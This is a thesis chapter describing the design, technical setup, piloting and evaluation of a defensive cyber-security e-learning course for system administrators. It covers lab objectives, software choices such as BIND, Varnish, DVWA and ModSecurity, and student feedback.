The solution chapter is divided into four parts. First, the design section draws on information gathered during the analysis phase of the ADDIE process. The main goals are identifying the learning objectives, composing tests, choosing course format, and planning the learning process (Clark, 2013). Second, the technical implementation of the e-learning course is usually a sub-part of the previous part, the design process of the ADDIE model. However, the section focusing on the technical considerations deserves a separate part in the context of this e-learning course because its importance and volume. Third, the section dedicated to the development phase describes authoring of the learning material. The fourth section expands upon the implementation phase, covering piloting of the course, where each part of the course is a run-through by certain students/trainers to get feedback about timing and consistency of content (Clark, 2013).

3.1 Designing and Planning the learning process

The Design phase contains four steps: first, designing the learning objectives; second, designing the assessments for each objective; third, choosing the course format; fourth, creating an instructional strategy (Clark, 2013). However, in this thesis, the assessment tests are designed together with the learning objectives to simplify reading the topics.

3.1.1 Design of the course content and learning objectives

In the analysis phase the learning outcomes were established. Two components need to be considered when designing adequate course content – learning objectives and assessment tests. Similarly to the software development field the tests should be designed first to ensure creation of consistent learning materials and labs. Therefore all learning

objectives are presented along with evaluation methods and values.

The terms and topics used in assessment should be kept on the level the students should know at the end of the lab and derived from learning objectives established in analysis phase.

Developed tests and materials of the course will be listed in course syllabus described in point 3.3.2.

Pre-requirement courses

During the analysis of the target group the need for preliminary course emerged to homogenize the knowledge and skill level of the participants.

The objectives and assessments for preliminary course are the following:

- Students are able to work with command line using GNU/Linux, work with files, manage software, manage disks and partitions, manage users and groups, configure networks and user's login session. The pass mark is more than 50% of randomly chosen test version, referred to in Appendix B in Table 7.

- Students are able to explain basic terminology of operating systems such as kernel, GUI, shell, Virtual memory, authentication, authorization, RAM, cache, buffer, latency, throughput, file system, process, thread, password hash, DAC, MAC, RBAC, command parameter, command flag, file system hierarchy, environment variable). The pass mark is over 51% of closed book test such as presented in a sample in Appendix B.

- Students are able to configure a network of the GNU/Linux and explain terms such as gateway, netmask, IP address, port, IP alias, DNS servers. Minimal level to pass is successfully configuring network for lab machines.

- Students are able to read/modify and create simpler BASH, Python and PowerShell scripts. Pass mark stands at creating scripts in all common language constructions at least in one scripting language. Powershell scripting is included because the following labs also contain integration labs with Active Directory, SAMBA4, GNU/Linux servers and workstations and Windows workstations.

Deriving from previous objectives, six practical classes are needed: [1]

LAB 1. Operating system basics (one day)

LAB 2. Basic networking IPv4/IPv6, TCP/IP (one day)

LAB 3. GNU/Linux basics (and OpenBSD/FreeBSD basics) (2 days) as described in Appendix C on page 64

LAB 4. Scripting in BASH (2 days)

LAB 5. Scripting in Python (1.5 days)

LAB 6. Scripting in PowerShell (1.5 days)

After implementing the course exact load is known numbers will be arranged.

Root Services

In this particular case the term ”root services” is defined as NTP, DNS, DHCP services. After finishing this lab block, the students are able to configure root services and use those services in following labs. The objectives and assessments for Root Services lab are:

- After finishing this lab, student is able to install NTP service on the server and on the client computer and configure client to use internal server (pool) and server to use upstream NTP service and fall-back services. Minimal level to pass is achieved if services are configured, and student demonstrates debug skills with different tools and explains basic terms and (pool, stratum, delay , offset, jitter, drift)

- After finishing this lab, student is able to install DNS service and configure clients for new server. Minimally, students are able to configure zones, reverse zones, master – slave replica, forwarding, different type of records (such as MX, A, CNAME, TXT for SPF, PTR) and use basic management utilities to do following tasks: reload zone, flush name, flush cache, add records dynamically, freeze and thaw zones). Configured service should able to do make recursive queries for one particular subnet and student are able to explain which DNS attacks are common in Inter-

[1] All times are given in academic hours or days which equal 8 academic hours.

net and what an Open Resolver is. Student tests the nameserver of the EITC and explains what is wrong with that.

- After finishing this lab, student is able to install a DHCP server and configure hosts using this service. Minimal level to pass is the following: student installs and configures a service that gives networking configuration to client machine. Service updates DNS records using shared key (Mandatory Access Control must not disabled for pass).

Deriving from previous objectives, three practical classes are needed:

LAB 1. NTP (4h)

LAB 2. DNS (2.5 days)

LAB 3. DHCP (one day)

Web and File services

Configuring and securing web servers is an essential skill required from system administrators. Therefore, web server installation, configuration and hardening are covered in this block.

The learning objectives and assessments for Web and File services are the following:

- After completing the web and file services block student is able to install web server and web application with database and several virtual hosts and configure TLS. Minimal level for passing is reached when a web server with two virtual hosts accepting HTTP and HTTPS connections is installed and IP aliases for HTTPS and/or SNI have been configured.

- Student is able to use caching technologies to protect web application against simpler DOS attacks. Student configures web service and demonstrates that installed application can be easily taken offline using a simple load generator. Then, the student configures web application accelerator as mitigation method against the DOS attack. Minimal level is reached if the student configures proper caching and demonstrates that web application survives DOS attack.

- Student is able to install different application firewalls such as SQL firewall and web application firewall. Minimal level is reached if the student demonstrates that different types of attacks are possible and successful against the vulnerable web application, installs SQL firewall and demonstrates that basic SQLi attacks are blocked, demonstrates that several web application attacks are still possible after installing the SQL firewall such as reflected XSS and stored XSS, command injection and CSRF, installs application firewall before web application and demonstrates that previously succeeded attacks (at least XSS) are stopped.

- Student is capable of installing a file server and configure shares, permissions, groups. The passing criteria are: student installs the service and configures two shares and group based permissions for each share, configures client machine to mount one share when user logs on and other share should mounted on boot.

Deriving from previous objectives, four practical classes are needed:

LAB 1. Web server basics - installation and configuring web server (4h)

LAB 2. Web server security - Protecting Web Application Against (D)DOS Attacks (6h)

LAB 3. Web server security - securing a vulnerable web application by using application firewalls (6h)

LAB 4. Fileserver installation and configuration (4h)

3.1.2 Choosing the course format

When developing e-learning courses, choosing the course format is a quick decision but one that strongly influences all participants (Villems et al., 2010, p.14).

The common course delivery formats used in e-learning and blended learning (combined form of instruction-led and e-learning) are:

- Asynchronous e-learning - SIS, wikis, LMS's, forums, blogs and other collaboration systems;

- Synchronous e-learning - virtual distance laboratories, remote access for some servers, Skype and other online communications;

- Instructor-led lessons - practical classes;
- Self-study - homework, reading books and other resources.

For this course several of these methods are used in different cases. First, self-study is made possible because all the materials and virtual machines are available from web (except some video materials). Second, a combination of self-study and instruction-led lessons are used for continuous education groups. Third, a asynchronous e-learning is commonly used and is combined with instruction-led sessions.

For this e-learning course the students can choose a combination of asynchronous e-learning, instruction-led lessons (maximum half of the course) or self-study using lecture recordings.

The student collaboration is preferred when preparing documentation in wiki format, reviewing others work and also grading others work because this method motivates students to produce better documentations.

3.1.3 Instructional strategy

The instructional strategy for courses focuses on guaranteeing learning outcomes by motivating students, using proper content and activities planning (Clark, 2013).

Pre-instructional activities

The main goal of pre-instructional activities is to motivate the students by explaining why started topic must be covered and what the student will be able to do after practical classes. Thereafter, learning objectives, assessment requirements and pre-requirements for the class are presented. The minimal requirement level is presented while providing motivated students with higher challenges.

Content Presentation

Most today's students are not interested in receiving only theoretical lectures. For example, 1/2 of students do not have sufficient knowledge to fully understand the topic, 1/4

of the students already know the given aspects and only 1/4 of the students are on the suitable level. Although, the exact numbers vary, it is possible that a similar situation occurs often. Therefore, practical classes and lectures are combined and all taking place in computer classes. Every student should take 15-30 minute long theoretical blocks followed by practical activities. In case of e-learning students can browse video recordings and do their labs when and where it is suitable for them. The content presentation should contain a principle the author would like to call a *Command Dojo*, where all the participants are doing the same exercise with the help of the lectures as masters in the classroom or by using screen-cast. The name of the method is derived from Coding Dojo in software development [2]. The reason behind this method is simple: Students need a good guide to follow and learn from, but to demonstrate learned skills the students get a new goal where they need to configure services without blindly coping and pasting from lab materials.

Learner's feedback and assessment

After every class, the lecturer should gather feedback on objectives, theoretical parts, labs and assessments because the course is very intensive. When more then 1/3 students can not follow due to some problems then they will fail in the next block because they are linked by topic. It is also possible that asking students how they feel about the course provides valuable feedback.

Follow-through activities

Active discussions are needed to explain some situations. Possible discussion topics are shown in the lab materials as questions for the students that are highlighted in a blue box with the caption *discussion*.

Discussion

```
Why You can not login into server?
Look at the server console. What is the OOM? What is the OOM killer?
```

In case of distance study and self-study the discussions should be held using the course Skype list, because it is suitable for group discussions and has been successfully tested

[2] A Coding Dojo is a meeting where a bunch of coders get together to work on a programming challenge http://codingdojo.org/cgi-bin/wiki.pl?WhatIsCodingDojo

on bigger courses (Kaido Kikkas, 2013). To conclude the discussion the lecturer must give feedback on each discussion topic using the same channel or course e-mail list.

3.1.4 Pedagogical view of the e-course

Different Pedagogical strategies can be used during the learning process such as (Villems et al., 2010):

1. problem based learning – demands an analytical approach from the student by solving cases based on scenarios derived from real situations;

2. collaboration based learning – based on group-work and cooperation;

3. community based learning – collaboration is community based, helps students to learn from each-other.

All three aspects are used and combined in this course. The problem based learning method is used in labs. The collaboration learning is used for documenting a installed service using the course wiki that aggregates this information. Community based learning is used while reviewing the wiki articles.

The problem based learning is used in case of continuous education because of its intensive nature and time limitations that exclude the possibility to give home assignments.

3.1.5 Planning grading/assessment techniques

The assessment is used for two proposes: Firstly, to ensure the achievement of the learning outcomes. Secondly, as a form of feedback for the student. By planning assessment for an e-learning course the common choices are the following: self-assessment, computer aided assessment, tutor assessment and peer assessment. (Villems et al., 2010)

Self-assessment is used as self tests before the course and for deciding the need for a preliminary course.

For example, if a system administrator wants to enter the Web and File service course a self-test has to be done to ensure the presence of knowledge needed in the course.

Although, the computer assessment is easier and less time consuming compared to tutor assessment it is insufficient to guarantee the learning outcomes of the student. The computer assessment is only used for guiding and giving feedback to the participant. For example: In case of the insecure web application lab the student can execute a script that tests the applications vulnerabilities by performing SQLi attacks and testing if the attack is filtered by the SQL firewall or not. The testing script itself is available to the user and in case of this particular script, was written by other students as a homework in a preliminary scripting course.

The tutor assessment is used to grade the students lab performance and is time consuming because every student defends their lab solution by reconfiguring services and explaining the architecture and configuration of the solution.

Peer assessment is used in case of grading the documentation. The grade points are given by peer students and tutor assessment is used to grade the graders.

Proper grading is one way to motivate students. Moreover, a competition moment while performing labs seen by other students gives extra motivation to skilled students but may demotivate weaker ones (Kasak, 2009). In the authors opinion the competition moment combined with the offensive CTF type course gives a motivation impulse to most of the students. Although, this course focuses on defending IT systems, the motivation problem is still not solved but one possible solution is in implementation.

The idea for a motivation system for the new course is to implement a scoreboard and a reward system based on completed and graded labs. For example: when the student secures an *apache* web server using mod security rules the badge is added to the student's profile in the lab system. A steel coloured badge with the *apache* icon is given for using a application firewall and protecting the system. A silver coloured shield badge is given when a proper report is submitted to "authorities" describing when, what happened and what the student did for the mitigation. A golden badge is given for writing new rules, new scripts or new log parsers to help the administrator to deal with the problem. The technical realization of this system will be a future work in the next iteration of the course.

According to the ADDIE model the next step should be "Choosing technological tools" as audio/video programs and LMS system choices, file formats, media authoring programs and choice of collaboration environments (Villems et al., 2010). However, this course needs more detailed technical choices to cover learning objectives and needs for

a virtualized environment. Therefore, the choices are described in a separate section 3.2.

3.2 Technical implementation of the e-learning course

The general aspects for consideration when choosing technical tools and systems for a e-learning course are the following: availability of the e-learning course, usability of the e-learning course, student motivation, adaptivity, suitability for collaboration, standard compliance (Villems et al., 2010):

Technological tools are needed for following:

- tools for sharing study materials;
- tools for collaboration and communication between students and lectures;
- tools for implementing virtualization environments;
- Tools for implementing lab scenarios such as: web applications, services, testing programs.

For sharing study materials the EITC wiki [3] is used because it is publicly accessible and students can add and edit materials. Students can grade other students works allowing them to share their knowledge. Study materials are available in MediaWiki, pdf, OpenDocument and text formats. Some tests and temporary assignments are stored into google docs and made available by using shared links.

The wiki is used by the students to collaborate on assignments and to give feedback to others submissions. All homework and reviews are publicly accessible. Even the question asked during the lab defence are published in the wiki by students, helping each other to prepare for future defences.

E-mail and Skype are being used for daily communication and a course forum is to be implemented in the future.

Virtualization environments are used for all labs. Several virtualization solutions can be used in this e-learning course. For availability the virtual machines are distributed as

[3] EITC wiki - https://wiki.itcollege.ee/

Open Virtualization Format (OVA) files that are usable in different environments [4].

Remote access to the EITC computer class environment should be provided to ensure availability. Therefore, an environment of distance study is implemented and constantly developed in EITC to accept the needs of new e-learning courses. The development of this course initiated new developments in the distance study environment. The author of this thesis is an architect of the distance study environment and is also its back- end programmer.

A brief overview of the system is given in the next section.

3.2.1 The Environment of Distance Study

The motivation to develop the environment of distance study was initiated by the need to increase the amount of practical hands-on work in EITC. However, the virtualization used in computer classes to teach system administration subjects has limitations. The students were only able to work on labs during scheduled labs. The students virtual machines are stored on local disks of the computer making changing computers impractical. Some students preferred to use their own laptops for running virtual machines. However, the hardware might not be sufficient to support bigger labs with several virtual machines.

Therefore, the development of the environment of distance study was initiated.

The environment allows students to start virtual labs with pre-configured virtual machines.

Technical implementation

For virtualization API the libvirt is being used because of support for common virtualization hypervisors like KVM, Xen, VmWare ESX, LXC and others [5]. The web interface is being developed using the Ruby on Rails framework. LDAP is being used for authentication and Ubuntu Server 12.04 LTS 64bit as the host operating system. The architecture of the distance lab system is shown in Figure 2.

[4] Distributed Management Task Force (DMTF) OVF - http://www.dmtf.org/standards/ovf
[5] libvirt - The virtualization API http://libvirt.org/



Figure 2: Architecture of Distance Laboratory

To support new ideas from this thesis the following development has to be done:

- implementing a scoring table with virtual reward badges;
- implementing a new network configuration infrastructure to support several internal networks isolating DOS attacks generated by the students and the DHCP traffic;
- implementing a automatic feedback system for students achievements in defensive labs.

The development is not finished except for the network configuration part. Most of the programming work was done by students as diploma or master projects and supervised by the author of this thesis.

The source code of the distance laboratory system is publicly available in a git repository [6]. The system itself is accessible using a EITC account [7].

[6] The distance laboratory system i-tee – https://github.com/magavdraakon/i-tee
[7] The i-tee distance laboratory system – https://elab.itcollege.ee/

3.2.2 Operating Systems used in labs

According to the requirement established in the analysis, the labs should use open source operating systems. Several operating systems are being used in labs to maintain diversity and avoid vendor locking. Lab materials are developed with Ubuntu LTS in mind, because of its support and popularity. To get graded the student should choose one different system for defence in at least one lab. The system could be chosen from the following list: OpenBSD, FreeBSD, OpenSolaris, Debian GNU/Linux, Fedora, CentOS, Oracle Linux, OpenSuse. The only restriction is that the chosen system should use a different packaging. For example if a student chooses Ubuntu to do the DNS lab then for the DHCP lab a operating system without debian packaging system should be used.

Labs with offensive parts are done using Kali GNU/Linux distribution but students can also choose BackTrack.

The main reason the choice is left open is that in labs each student must demonstrate skills and knowledge according to the learning objectives that are more important than knowledge of one system.

3.2.3 Choosing software for Root Services lab

The Root Services lab contains NTP, DNS and DHCP services. However, for fulfilling the learning objectives the software should work on the chosen lab platform – GNU/Linux Ubuntu Server.

The Network Time Protocol server

Possible choices for NTP server software are *OpenNTPD* [8] from OpenBSD project and the Network Time Protocol Distribution *ntpd* from Internet Systems Consortium ISC [9]. Both packages are installable from ubuntu repositories using the *apt-get* command. The Network Time Protocol Distribution are stored in the main ubuntu repository but OpenNTPD is from the universe section. Therefore the ntpd is slightly more supported by Ubuntu developers. However, the OpenNTP is designed to be a free, simple and secure implementation of the NTP protocol. The ISC's *ntpd* software is free, IETF standard

[8] OpenNTPD http://www.openntpd.org/
[9] Network Time Protocol Distribution http://support.ntp.org/

compliant and from main/net repository [10]. Therefore the *ntpd* daemon was chosen for NTP lab.

The Domain Name System server

Several DNS servers can be used in the lab such as: MaraDNS [11], PowerDNS [12], Unbound [13], NSD [14] and BIND, because of installation can be done using standard packages from Ubuntu GNU/Linux repositories[15].

Several DNS implementations are not considered for lab, because they lack support for recursive queries or were designed to be caching only name servers. However, the current DNS lab is not using the DNSSEC standard, its support is needed for future improvements. Therefore the unbound, NSD and BIND are possible choices that are installable from the Ubuntu package repositories. The NSD is suitable for building authoritative (only) servers and can not be used in a DNS lab alone. However, the unbound with NSD or BIND alone is suitable for this lab. The BIND name-server has a wider user base and a number of installations [16]. Therefore, the BIND name server was chosen for this lab.

3.2.4 Choosing software for lab: Protecting Web Application Against (D)DOS Attacks

Web server

According to Netcraft Web Server Survey (May 2013) the web server shares of active websites are: Apache [17] – 55.07%, nginx [18] – 13.27% , Microsoft Internet Information Server [19] – 11.08% (Netcraft, 2013). Microsoft IIS does not qualify because it is not open source software. Therefore, Apache is chosen as the primary web server for the lab

[10] Information from *apt-get show ntp* and *apt-get show openntpd*
[11] MaraDNS is open source, lightweight DNS server – http://www.maradns.org/
[12] PowerDNS an open source feature rich DNS server – https://www.powerdns.com/
[13] Unbound is a validating, recursive, and caching DNS resolver – http://unbound.net/
[14] NSD is an authoritative only, high performance, simple and open source name server - http://www.nlnetlabs.nl/projects/nsd/
[15] Ubuntu packages – http://packages.ubuntu.com/
[16] The ISC BIND – https://www.isc.org/software/bind
[17] Apache HTTP server – http://projects.apache.org/projects/http_server.html
[18] nginx is an HTTP and reverse proxy server – http://nginx.org/en/
[19] Microsoft Internet Information server – http://www.iis.net/

because of its market share. However, the NGINX is also a important platform and will be used for TLS termination in the lab, because students should be able to configure HTTPS as well.

Caching web application acceleration server

Web acceleration servers are used to reduce the load on the web server and as a mitigation method for small grade denial of service attacks. Is is a possible solution in case of a small attack traffic, but it is useless when all network capacity is occupied by the attack. Several popular web application acceleration and caching servers are: Varnish Cache [20], NGINX [21], Squid [22]. The personal cache systems, non open source systems and hardware acceleration systems are not compared because of license or technical limitations. Even though, the Squid and Nginx are usable for web application acceleration, the Varnish Cache has its own configuration language, giving it an advantage for custom filtering. Therefore, the Varnish Cache was chosen for this lab.

Web application for testing the web acceleration

The list of different web applications is long and makes it difficult to give a reasonable choice. Some applications are common and suitable for load testing and web acceleration for example: WordPress [23], MediaWiki [24] and Drupal [25]. Even though, the students can choose their own web application from the previous list, the lab guide covers WordPress because of its easy installation and good documentation.

3.2.5 Choosing a vulnerable web application for Protecting an Insecure Web Application lab

The main need for a vulnerable web application comes from the scenario: Each student installs a vulnerable system and must stop basic attacks without reprogramming a web application.

[20] Varnish is a web application accelerator – https://www.varnish-cache.org
[21] Nginx is an HTTP and reverse proxy server – http://nginx.org/en/
[22] Squid is a caching proxy for the Web – http://www.squid-cache.org/
[23] WordPress is open souce website or blog engine – http://wordpress.org/
[24] MediaWiki is open source wiki package – http://www.mediawiki.org/wiki/MediaWiki
[25] Drupal is an open source content management platform – http://drupal.org/

Although, ready made virtual appliances can be used to install a vulnerable web application the system administrator should be able to install it himself, helping him to understand the main architecture of a web application to choose suitable protection methods. Therefore, the chosen application should be free and open source, easily installable, implementing at least stored and reflected XSS, several injection type attacks like SQLi (usual and blind) and CSRF.

WebGoat

WebGoat is a free, open source insecure J2EE web application designed to teach web application security lessons [26]. Even though, the WebGoat is one of the best applications for teaching web vulnerabilities, the installation and J2EE requirement is not suitable for system administration students because it has too many steps to follow.

Damn Vulnerable Web Application

The Damn Vulnerable Web Application DVWA is web application with several vulnerabilities. It is suitable for testing several security vulnerabilities and tools. Even though, the tool does not implement all OWASP top ten attacks, the most relevant are presented. The tool is written using PHP/MySQL which are taught to all EITC students and usually known by system administrators. The tool is designed for learning and students can choose the difficulty level of exploiting (RandomStorm, 2013).

The program is easy to install. It has integrated study materials and variable levels of vulnerabilities. The vulnerability coverage is not best compared to WebGoat but is sufficient for this lab.

NOWASP (Mutillidae)

NOWASP (Mutillidae) [27] web pen-test practice application is a free, open source vulnerable web-application for labs, security enthusiasts, classrooms, CTF, and vulnerability assessment tool targets. (Druin, 2013) Although, the tool documentation has videos,

[26] WebGoat – https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project
[27] NOWASP (Mutillidae) – http://sourceforge.net/projects/mutillidae/

study materials and a good support for OWASP top ten vulnerabilities, the development relies on one person and the community support is thin.

SQLol

SQLol [28] is a free and open source web application designed to test SQLi type attacks and is compatible with MySQL, glsPostgreSQL. Even though, the application has comprehensive capabilities on SQLi, the other vulnerabilities are not covered.

In conclusion, because of the defensive nature of the developed course, only simple vulnerabilities are needed to demonstrate a problem and all vulnerable applications are suitable for the lab. To create diversity all the applications that can be installed easily may be used in the lab. All the examples are given using DVWA (because of its name) but to get the grade every student should choose another vulnerable application from the list, install and protect it.

3.2.6 Web application firewall and database firewall

According to the lab scenario the SQLi attacks should be stopped before they reach the database (Appendix E). Several proprietary database firewall products as: *Oracle Audit Vault and Database Firewall* and *SecureSphere Database Firewall* can provide the needed functionality. They are not applicable in this lab because they are not free and open source software products.

Only open source database firewall with sufficient functionality such as: web based administrative interface, support for different databases and easy to use was GreenSQL database firewall. Although, the development of this product is discontinued and it can not be downloaded from the vendor homepage [29], its source files and pre-build packages for Ubuntu Server 12.04 LTS 64bit are downloadable from the EITC lab page [30]. Additionally, the author of this thesis fixed the firewall source code to make it compile with a newer GNU/C compiler.

For learning the basics of database fire-walling, the enterprise product is not needed and

[28] SQLol – https://github.com/SpiderLabs/SQLol
[29] GreenSQL – http://www.greensql.com/
[30] EITC fork of GreenSQL database – http://elab.itcollege.ee:8000/Day3/

for this lab the open source version of the GreenSQL database firewall was chosen.

Although, the closed source version is still downloadable from the vendor homepage, the future goal is to find an open source replacement for GreenSQL, that is actively developed and has comparable functionality.

The database firewall provides protection only for the database and does not protect against reflected XSS attacks as they are not seen in the database layer. Therefore, this protection is not sufficient and additional filtering in web layer is needed and Web Application Firewall WAF to be integrated into the lab scenario.

The commonly used open source WAF is ModSecurity (Trost, 2009, p.196) from Trustwave SpiderLabs [31]. However, the ModSecurity itself is a parsing/blocking engine and needs a proper rule set like OWASP Core Rule Set Project [32] to block/log attacks. Although, there are alternatives and the ModSecurity rules are hard to modify (for students), the EITC partners and several companies in Estonia are using it according to conversations and discussion between system administrators from the pilot lab.

The product supports apache, Enginx and Inernet Information Server web servers [33] and is compatible with the web servers chosen for this lab.

Therefore, the Mod Security and OWASP Core Rule Set was chosen for this lab.

3.3 Development of the e-learning course

After choosing technological tools the lab materials need to be created (Villems et al., 2010). Therefore, the course materials are created, reviewed and run-through by small test group.

3.3.1 Authoring the learning material

Developing learning material is based on learning objectives. Each learning objective must be covered with learning material and everything else should be left out as extra

[31] Trustwave SpiderLabs – https://www.trustwave.com/spiderlabs/
[32] OWASP ModSecurity Core Rule Set Project –
[33] Mod Security overview – http://www.modsecurity.org/projects/modsecurity/index.html

load. Therefore in the development phase the different study materials, assessment tests, audio/video media are authored and integrated into a consistent body to ensure that all the objectives are met (Villems et al., 2010).

Authoring the study materials is one of the most time consuming tasks and the amount of developed study materials is too big to include in the appendices. Therefore one sample block - Securing web applications is included in Appendix D and in Appendix E.

The developed learning materials are publicly available under the CC-BY-SA license to guarantee maximum impact in the cyber security field. Therefore the e-learning course is also usable by motivated self-studiers and training companies.

Learning materials, self-tests, course information and other materials are publicly downloadable [34].

New materials are stored using the open source revision control system git and all changes and commits are publicly available. Additionally, the source code of this thesis is available from a public git repository consisting of LaTeXsource files [35].

Developed learning materials should follow a consistent style:

First, all variable parts of the text are clearly distinguishable between other text and commands.

Second, all command examples given to the student are highlighted as shown in the following example.

```
#For changing Out of memory - OOM adjustment score for mysql server
echo "-1000" > /proc/$(pidof mysqld)/oom_score_adj
```

The command output is displayed as following:

Command output

```
sudent@opiise:~# ps -ef|grep mysqld
root     11290 10905  0 10:27 pts/6    00:00:00 grep --color=auto mysqld
mysql    29830     1  0 Apr25 ?        00:05:47 /usr/sbin/mysqld
```

[34] Course Syllabus (Õpijuhis)
[35] Materials and source code of this thesis

The previous output was produced using this command.

```
ps -ef|grep mysqld
```

All study materials should be stored using open formats, like pdf, OpenDocument, MediaWiki markup language, html or utf8 text. The text based materials should be stored into a revision control system like git to enable contributing by other lecturers and students as well.

3.3.2 Course Syllabus

The course participant will get first information about the course from its syllabus, where all relevant information must be listed, such as: list of learning materials, course schedule, list of labs, list of covered topics, list of exercises and homework, deadlines and grading information. Course Syllabus will be available in the EITC study information system and in the lab website [36].

3.3.3 Testing the e-course

Before experimenting with a larger group of students, all of the course modules should be tested by co-workers – lecturers and assistants of the EITC. After in-house testing each lab is run-through by a small group of system administrators from different organizations including EISA. The evaluation summary for the course is given in Table 4.

3.4 Implementation of the e-learning course

In the implementation phase, the courses are piloted and feedback from students and other lecturers is gathered. In this phase the learning space and time are arranged, preparing learners for the course (Villems et al., 2010).

The author of this thesis piloted each course blocks and collected feedback from the students, made notes with improvement ideas and encouraged students to be as active and motivated as possible.

[36] Course Syllabus – http://elab.itcollege.ee:8000/cyber-course/

Table 4: The evaluation of the design and development stage

Evaluation question	Result [1..4]	Comments and references
Does the course have a proper structure?	4	The course syllabus has links to the study program, topics and labs
Does the chosen presentation method of the learning material support the learning outcomes of the course?	4	Labs, videos, text and slides are used to support learning outcomes
Do the learning materials follow the best practices?	3	Some materials need improvement
Is all web material available?	4	Materials are available in the course syllabus page
Does a sufficient course syllabus exist?	4	Course Syllabus exists
Does the student need any non-free software for participation?	4	No, all used software is open source (except PowerShell lab where software is provided by the EITC)
Is the course tested before including into the curriculum?	4	The course is tested by 34 students and >80 system administrators
Does the course work technically (links, materials)?	-	Testing is not completed as of now.

The first lab was relatively easy because of the topic – NTP. This was intentional because technical details about the virtualization environment and the roles of the lecturer and students in this course are explained to the students during this lab. Therefore the slow start is important for the students to familiarize themselves with the environment and organizational aspects of the course. Thereafter, the studies went smoothly for the students with proper prerequisite skills and knowledge but hard for others.

The main aspect learned from the implementation phase was that even though this course was hard for most of the students, they were still motivated to learn the content. The preliminary course is mandatory for most of the students and system administrators because a small group of students with inadequate level may slow down a whole class.

During the implementation phase the piloting of the course was evaluated using self-assessment and criteria from ADDIE model (Villems et al., 2010). The results are presented in Table 5.

Table 5: The evaluation of the implementation stage

Evaluation question	Result [1..4]	Comments
Are students motivated to be active?	4	Active participation of the students was encouraged
Does the lecturer give feedback to the students?	4	Students got immediate feedback during classes
Did the lecturer collect data during the course on how to improve the course in the future?	3	Data was collected but is not yet used (will be in next course)
Is feedback from students collected?	4	Feedback was collected after every course and training.

4 Evaluation of the E-learning Course

The ADDIE model suggests two evaluation methods: formative evaluation and summative evaluation (Villems et al., 2010). The formative evaluation is performed during the process as evaluation of each phase of the process as presented in tables: 3, 4, 5. The evaluation information concerning development and design phase is presented in table 4.

The summative evaluation is based on testing students (whether they have achieved the learning outcomes) and feedback from the students and lecturers.

4.1 Feedback from Students and Lecturers

The feedback was collected at the end of 14 pilot courses for four different target groups in 2012 and 2013:

- Foreign system administrators (mostly GNU/Linux and network administrators);
- Estonian IT system administrators (with different backgrounds);
- International students during Intensive Programme;
- EITC Students and Distance learners.

All groups assessed the course as valuable and interesting. Most students stated, that course was too hard (because of lack of GNU/Linux knowledge). Most students valued good balance between practical work and theoretical reading/(video)lectures. For many people the learning materials were too difficult to follow during the time given. Therefore author proposed rising the credit points granted for participation from 5 points to 6 ECTS points.

During pilot courses in 2012 standard course feedback was collected from EITC students in Study Information System. Out of 34 students 17 (50%) answered and graded the course in scale from

1 to 5.

Maximum grade given was 5. Average grade for course was 4.9 from distance learners and 4.6 from students on five point scale. The lecturer (the author of the thesis) was graded with 4.9 by distance learners and with 4.8 by students on 5-point scale [1][2].

As for comparison, average grades in EITC are 4.3 for lecturers and 4.2 for courses according to unpublished internal SELF-EVALUATION REPORT 2013.

Course feedback was collected from 50 Estonian system administrators at the end of the pilot courses. The course was graded with 2.9 and the lecturer with 2.9 points, both in 3-point scale.

As for the feedback of foreign students, please see Appendix G. Although, the students found this course too hard was overall feedback positive and over EITC average.

[1] https://wiki.itcollege.ee/images/2/28/It-infra-tagasiside-2012-2.pdf
[2] https://wiki.itcollege.ee/images/4/4d/It-infra-tagasiside-2012-1.pdf

5 Future Research

Most important problems that remained unsolved are listed in no particular order: first, human aspect of the cyber defence - configuring boxes are only one aspect of cyber; second, maintaining central logging and log parsing; third, installing, and managing an IDS/IPS system (simpler aspects covered by WAF and SQL firewalls in webserver hardening lab); fourth, configuring e-mail system with antivirus, and spam filtering; fifth, authentication and authorization with Kerberos, LDAP, SAMBA4 domain; sixth, the IPv6 is mandatory for newer infrastructure and this needs to be implemented in each lab.

The development process of curriculum ends when curriculum itself is obsolete. Therefore additional seminars with partners, other educational institutions and private companies will be carried out. For example, the next phase will be collecting information about Locked Shield 2013 and needed skillset for technicians, and also other aspects that system administrators should address.

Although it seems that more should be done in the future compared to the work done, all aspects can not be implemented during one e-learning course with the load of 6 ECTS. New areas of possible e-learning courses are listed in Appendix H on page 90. In order to support new scoring system of implementing badge reward system, the virtual laboratory system will be redesigned in summer 2013.

The IT operations can protect the systems but if the system itself is weak it leads to another problem – lack of security aware software developers. In the author's opinion this is a challenge that will emerge soon.

6 Conclusions

Insufficient numbers of qualified and security aware system administrators in the region is a problem that hinders the growth of e-services and accumulates risks. Therefore the goal of this thesis was to develop a practical e-learning course for system administrators. The new course is also applicable for EITC students and for distance learners.

